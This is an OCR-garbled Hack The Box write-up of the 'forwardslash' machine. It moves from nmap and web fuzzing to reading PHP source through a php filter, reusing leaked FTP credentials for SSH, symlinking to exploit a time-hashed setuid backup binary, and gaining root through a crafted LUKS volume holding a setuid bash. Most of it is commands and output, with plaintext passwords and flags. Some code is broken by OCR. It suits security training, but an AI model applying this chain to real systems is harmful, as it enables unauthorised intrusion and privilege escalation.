

forwardslash

```
-(root@kali)-[/Documents/htb/boxes/forwardslash]
nmap -sC -sV -oA nmap/forwardslash 10.10.10.183
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 10:57 EDT
Nmap scan report for 10.10.10.183
Host is up (0.063s latency).
Not shown: 998 closed ports
        STATE SERVICE VERSION
                        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
     2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
     256 f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
     256 1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (ED25519)
80/tcp open http
                       Apache httpd 2.4.29 ((Ubuntu))
 _http-server-header: Apache/2.4.29 (Ubuntu)
 _http-title: Did not follow redirect to http://forwardslash.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
  hosts
            ×
                          localhost
 1
         127.0.0.1
 2
         127.0.1.1
                          kali
        10.10.10.183 |forwardslash.htb
 3
 4
         U 🔏 forwardslash.htb
GitHub - swisskyrepo/... 🏻 🖨 Reverse Shell Cheat Sh... 🕝 Linux - Privilege Escala... 🕝 Windows - Privilege Es... 😭 CyberChef 📵 CrackStation - Online ...
                                       GET BACKSLASHED KID
                                                WE ARE:
```

let's fuzz the web route



attempting with admin:admin



Login

Please fill in your credentials to login.

	Username	
admin		
	Password	
••••		
	Login	

Don't have an account? Sign up now.

Login

Please fill in your credentials to login.

Username


admin

No account found with that username.


Password

Don't have an account? Sign up now.

we start burp scan just in case




and create a new user






Let's fuzz more files in the webroute




403 Access Denied

Access Denied From 10.10.14.23



can offen bypass by using X-Forwarded-For: 127.0.0.1 but same result this page to change the profile picture looks kind of interesting




URL: Submit


This has all been disabled while we try to get back on our feet after the hack.

we see the source to see what this forme want to send


it's a post request by send url as parameter, in burp repeter we create a such request




it's like curl , wget



when we try request index.php we see a costume permission denied msg




by using php filter, we try to request index.php again, which succed



we can see the source of index.php but nothing interesting





this time we got credentials

```
error_log("Logging in");

if (@ftp_login($conn_id, "chiv", 'N0bodyL1kesBack/')) {

error_log("Getting file");

echo ftp_get_string($conn_id, "debug.txt");
}
```

we can ssh chiv:N0bodyL1kesBack/

ili)-[/Documents/htb/boxes/forwardslash] ssh chiv@forwardslash.htb chiv@forwardslash.htb's password: Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64) * Documentation: https://help.ubuntu.com https://landscape.canonical.com * Management: https://ubuntu.com/advantage * Support: System information as of Thu May 27 15:51:00 UTC 2021 System load: 170 0.0 Processes: Usage of /: 53.3% of 7.75GB Users logged in: 0 Memory usage: 11% IP address for ens160: 10.10.10.183 Swap usage: 0% * Canonical Livepatch is available for installation. Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch 15 packages can be updated. 0 updates are security updates. Last login: Tue Mar 24 11:34:37 2020 from 10.10.14.3 chiv@forwardslash:~\$ id uid=1001(chiv) gid=1001(chiv) groups=1001(chiv) ali)-[/Documents/htb/boxes/forwardslash] scp /root/Downloads/linuxprivesc/lse.sh chiv@forwardslash.htb:/tmp/lse.sh chiv@forwardslash.htb's password: lse.sh

chiv@forwardslash:/tmp\$ bash lse.sh

If you know the current user password, write it here to check sudo privileges: N0bodyL1kesBack/

```
fst000 Writable files outside user's home.....
   [!] fst020 Uncommon setuid binaries.
/snap/core/10958/bin/mount
/snap/core/10958/bin/ping
/snap/core/10958/bin/ping6
/snap/core/10958/bin/su
/snap/core/10958/bin/umount
/snap/core/10958/usr/bin/chfn
/snap/core/10958/usr/bin/chsh
/snap/core/10958/usr/bin/gpasswd
/snap/core/10958/usr/bin/newgrp
/snap/core/10958/usr/bin/passwd
/snap/core/10958/usr/bin/sudo
/snap/core/10958/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10958/usr/lib/openssh/ssh-keysign
/snap/core/10958/usr/lib/snapd/snap-confine
/snap/core/10958/usr/sbin/pppd
/snap/core/8689/bin/mount
/snap/core/8689/bin/ping
/snap/core/8689/bin/ping6
/snap/core/8689/bin/su
/snap/core/8689/bin/umount
/snap/core/8689/usr/bin/chfn
/snap/core/8689/usr/bin/chsh
/snap/core/8689/usr/bin/gpasswd
/snap/core/8689/usr/bin/newgrp
/snap/core/8689/usr/bin/passwd
/snap/core/8689/usr/bin/sudo
/snap/core/8689/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8689/usr/lib/openssh/ssh-keysign
/snap/core/8689/usr/lib/snapd/snap-confine
/snap/core/8689/usr/sbin/pppd
/usr/bin/backup
chiv@forwardslash:/tmp$ backup
       Pain's Next-Gen Time Based Backup Viewer
       NOTE: not reading the right file yet,
       only works if backup is taken in same second
Current Time: 15:57:21
ERROR: ad82d39f58687ce70139f1f8be54b1ee Does Not Exist or Is Not Accessible By Me, Exiting...
                                                                            Result
                             Hash
                                                                Type
```

the binary takes the current time ,hashes it, and then read the file that has this hash as a filename

15:57:21

ad82d39f58687ce70139f1f8be54b1ee

```
chiv@forwardslash:/home/pain$ ls -al
total 48
drwxr-xr-x 7 pain pain 4096 Apr
                                 8 13:44 .
                                 8 13:44 ...
drwxr-xr-x 4 root root 4096 Apr
                                    2020 .bash_history → /dev/null
                                 6
lrwxrwxrwx 1 pain root
                                    2018 .bash logout
-rw-r--r-- 1 pain pain
                        220 Apr
                                 4
-rw-r--r-- 1 pain pain 3771 Apr
                                 4 2018 .bashrc
drwx---- 2 pain pain 4096 Apr
                                 8 13:44 .cache
drwxr-xr-x 2 pain root 4096 Apr
                                 8 13:44 encryptorinator
drwx — 3 pain pain 4096 Apr
                                 8 13:44 .gnupg
                                 8 13:44 .local
drwxrwxr-x 3 pain pain 4096 Apr
                        256 Jun
                                 3
                                    2019 note.txt
-rw-r--r-- 1 pain root
-rw-r--r-- 1 pain pain
                        807 Apr
                                 4
                                    2018 .profile
           2 pain pain 4096 Apr
                                 8 13:44 .ssh
                         33 May 27 14:59 user.txt
           1 pain pain
```

chiv@forwardslash:/home/pain\$ cat note.txt
Pain, even though they got into our server, I made sure to encrypt any important files and then did some crypto magic on the key... I gave you the key in person the other day, so unless these hackers are some crypto experts we should be good to go.

```
>>> import hashlib
>>> import os
>>> import time
>>> m = hashlib.md5()
>>> m.update(str(time.strftime("%H:%M:%S")))
>>> os.system('ln -s /home/pain/user.txt '+m.hexdigest())
0
>>> os.system('/usr/bin/backup')

Pain's Next-Gen Time Based Backup Viewer
v0.1
NOTE: not reading the right file yet,
only works if backup is taken in same second

Current Time: 16:16:17
6349701357e6b682a9ce7ac33ba5f653
0
```

```
chiv@forwardslash:/home/pain$ ls /var/backups/
alternatives.tar.0 config.php.bak
apt.extended_states.0 dpkg.diversions.0 dpkg.diversions.5.gz dpkg.diversions.5.gz dpkg.statoverride.3.gz dpkg.status.1.gz dpkg.status.2.gz apt.extended_states.1.gz dpkg.diversions.2.gz dpkg.diversions.5.gz dpkg.statoverride.4.gz dpkg.statoverride.5.gz dpkg.statoverride.5.gz dpkg.statoverride.5.gz dpkg.statoverride.6.gz dpkg.statov
```

```
>>> import hashlib
>>> import os
>>> import time
>>> m = hashlib.md5()
>>> m.update(str(time.strftime("%H:%M:%S")))
>>> os.system('ln -s /var/backups/config.php.bak '+m.hexdigest())
0
>>> os.system('/usr/bin/backup')
        Pain's Next-Gen Time Based Backup Viewer
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
Current Time: 16:16:54
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'pain');
define('DB_PASSWORD', 'db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704');
define('DB_NAME', 'site');
/* Attempt to connect to MySOL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);
// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
?>
```

db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704

```
chiv@forwardslash:/tmp$ su pain
Password:
pain@forwardslash:/tmp$ id
uid=1000(pain) gid=1000(pain) groups=1000(pain),1002(backupoperator)
pain@forwardslash:/tmp$ cat /home/pain/user.txt
ed528c48a7b04e2f608843da7eb77a68
```

```
pain@forwardslash:/tmp$ cd /home/pain/
pain@forwardslash:~$ ls -al
total 48
drwxr-xr-x 7 pain pain 4096 Apr 8 13:44 .
drwxr-xr-x 4 root root 4096 Apr 8 13:44 ...
lrwxrwxrwx 1 pain root 9 Mar 6 2020 .bash_history → /dev/null
-rw-r--r-- 1 pain pain 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 pain pain 3771 Apr 4 2018 .bashrc
drwx---- 2 pain pain 4096 Apr 8 13:44 .cache
drwxr-xr-x 2 pain root 4096 Apr 8 13:44 encryptorinator
drwx - 3 pain pain 4096 Apr 8 13:44 .gnupg
drwxrwxr-x 3 pain pain 4096 Apr 8 13:44 .local
-rw-r--r-- 1 pain root 256 Jun 3 2019 note.txt
-rw-r--r-- 1 pain pain 807 Apr 4 2018 .profile
drwx——— 2 pain pain 4096 Apr 8 13:44 .ssh
-rw——— 1 pain pain 33 May 27 14:59 user
                       33 May 27 14:59 user.txt
pain@forwardslash:~$ cd encryptorinator/
pain@forwardslash:~/encryptorinator$ ls
ciphertext encrypter.py
pain@forwardslash:~/encryptorinator$ xxd ciphertext
00000000: cbd7 a39b 1a94 2c4c f60a 3e05 bc32 58d5
                                                    ....,L..>..2X.
00000010: a20b 8a0d 7c8a 3f00 49c7 29f1 4583 2d97
                                                    ....|.?.I.).E•-.
00000020: cb92 5c2f 3bc3 c7b2 79c6 5b77 234d 9215
                                                    ..\/; ... y.[w#M..
00000030: f732 ca1b d17e 90e7 5912 4027 b6e7 bc98
                                                    .2 ... ~ .. Y.a' . . . .
00000040: 8a85 e6b3 a32c 0588 ebdb f450 99ba 4004
                                                    00000050: 3586 c066 24f9 5c2a 0172 a277 467f ba92
                                                   5..f$.\*.r.wF...
00000060: 33b8 67ef 58bf 7dc9 6936 f0b4 8bf4 7edf
                                                   3.g.X.}.i6....~.
00000070: 4b8b a959 f0c5 8ea5 91ff 2718 2581 bf65
                                                   K..Y.....'.%..e
00000080: e01f 3ee0 ae78 dd6f e41f 2b67 dc19 2fb1
                                                    ..>..x.o..+g../.
00000090: 4bac 063e ff5e ddcb 56a5 f71d e208 4eb0
                                                   K..>.^..V....N.
000000a0: 6b8a bf65 0a
                                                   k..e.
```

```
pain@forwardslash:~/encryptorinator$ cat encrypter.py
def encrypt(key, msg):
     key = list(key)
     msg = list(msg)
     for char_key in key:
          for i in range(len(msg)):
               if i = 0:
                     tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
               else:
                     tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])
               while tmp > 255:
                     tmp -= 256
               msg[i] = chr(tmp)
     return ''.join(msg)
def decrypt(key, msg):
     key = list(key)
     msg = list(msg)
     for char_key in reversed(key):
          for i in reversed(range(len(msg))):
               if i = 0:
                     tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
                     tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
               while tmp < 0:
                     tmp += 256
               msg[i] = chr(tmp)
     return ''.join(msg)
print encrypt('REDACTED', 'REDACTED')
print decrypt('REDACTED', encrypt('REDACTED', 'REDACTED'))
pain@forwardslash:/tmp$ bash lse1.sh
If you know the current user password, write it here to check sudo privileges: db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704
   sud000 Can we sudo without a password?.
  sud000 Can we sudo without a password?......nope
sud010 Can we list sudo commands without a password?......yes!
Matching Defaults entries for pain on forwardslash:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin\:/snap/bin
User pain may run the following commands on forwardslash:
   (root) NOPASSWD: /sbin/cryptsetup luksOpen *
(root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
   (root) NOPASSWD: /bin/umount ./mnt/
   sud020 Can we sudo with a password?.....nope
```

interesting sudo entry that allow to open a luks volum and mount it, to exploit this we can create a local luks volume that has suid binary in it

sud040 Can we read sudoers files?.

Do we know if any other users used sudo?

```
i)-[/Documents/htb/boxes/forwardslash]
   scp chivกforwardslash.htb:/bin/bash .
chiv@forwardslash.htb's password:
bash
  (root⊕ kali)-[/Documents/htb/boxes/forwardslash]
ls
bash forwardslash.ctb forwardslash.ctb~ forwardslash.ctb~~ forwardslash.ctb~~~ nmap time.py
       ot® kali)-[/Documents/htb/boxes/forwardslash]
dd if=/dev/zero of=/tmp/vol bs=1M count=64
64+0 records in
64+0 records out
67108864 bytes (67 MB, 64 MiB) copied, 0.0886095 s, 757 MB/s
   (root® kali)-[/Documents/htb/boxes/forwardslash]
  # cryptsetup -vy luksFormat /tmp/vol
WARNING!
This will overwrite data on /tmp/vol irrevocably.
Are you sure? (Type 'yes' in capital letters): YES
Enter passphrase for /tmp/vol:
Verify passphrase:
Key slot 0 created.
Command successful.
   -(root@kali)-[/Documents/htb/boxes/forwardslash]
cryptsetup luksOpen /tmp/vol vol
Enter passphrase for /tmp/vol:
   -(root@ kali)-[/Documents/htb/boxes/forwardslash]
mkfs.ext4 /dev/mapper/vol
mke2fs 1.46.2 (28-Feb-2021)
Creating filesystem with 49152 1k blocks and 12288 inodes
Filesystem UUID: c851252a-0c4f-4ba5-8327-0b724ca348e4
Superblock backups stored on blocks:
         8193, 24577, 40961
Allocating group tables: done
Writing inode tables: done
```

Writing superblocks and filesystem accounting information: done

Creating journal (4096 blocks): done

```
ot  kali)-[/Documents/htb/boxes/forwardslash]
mount /dev/mapper/vol /mnt
   —(root® kali)-[/Documents/htb/boxes/forwardslash]
 _# ls <u>/mnt</u>
lost+found
   -(root@kali)-[/Documents/htb/boxes/forwardslash]
∟<mark>#</mark> cp <u>bash</u> /mnt/bash
   -(root@ kali)-[/Documents/htb/boxes/forwardslash]
  chmod u+s /mnt/bash
    ·(root® kali)-[/Documents/htb/boxes/forwardslash]
  # umount /mnt
   -(root@kali)-[/Documents/htb/boxes/forwardslash]
     cryptsetup luksClose vol
    (root@ kali)-[/Documents/htb/boxes/forwardslash]
     scp /tmp/vol pain@forwardslash.htb:/tmp/vol
pain@forwardslash.htb's password:
vol
pain@forwardslash:/tmp$ ls
exploit.py systemd-private-04d51b63923546e88c8ebce99df5f74e-apache2.service-xNypbZ
lse1.sh
         systemd-private-04d51b63923546e88c8ebce99df5f74e-systemd-timesyncd.service-zg8cSH
pain@forwardslash:/tmp$ sudo cryptsetup luksOpen /tmp/vol backup
Enter passphrase for /tmp/vol:
pain@forwardslash:/tmp$ cd
pain@forwardslash:~$ mkdir mnt
pain@forwardslash:~$ sudo /bin/mount /dev/mapper/backup ./mnt/
pain@forwardslash:~$ ls mnt/
pain@forwardslash:~$ cd mnt/
pain@forwardslash:~/mnt$ ./bash -p
bash-4.4# id
uid=1000(pain) gid=1000(pain) euid=0(root) groups=1000(pain),1002(backupoperator)
bash-4.4# ls
bash lost+found
bash-4.4# cat /root/root.txt
1567ede003dd2a9803fc44d652a855f9
```

bash-4.4#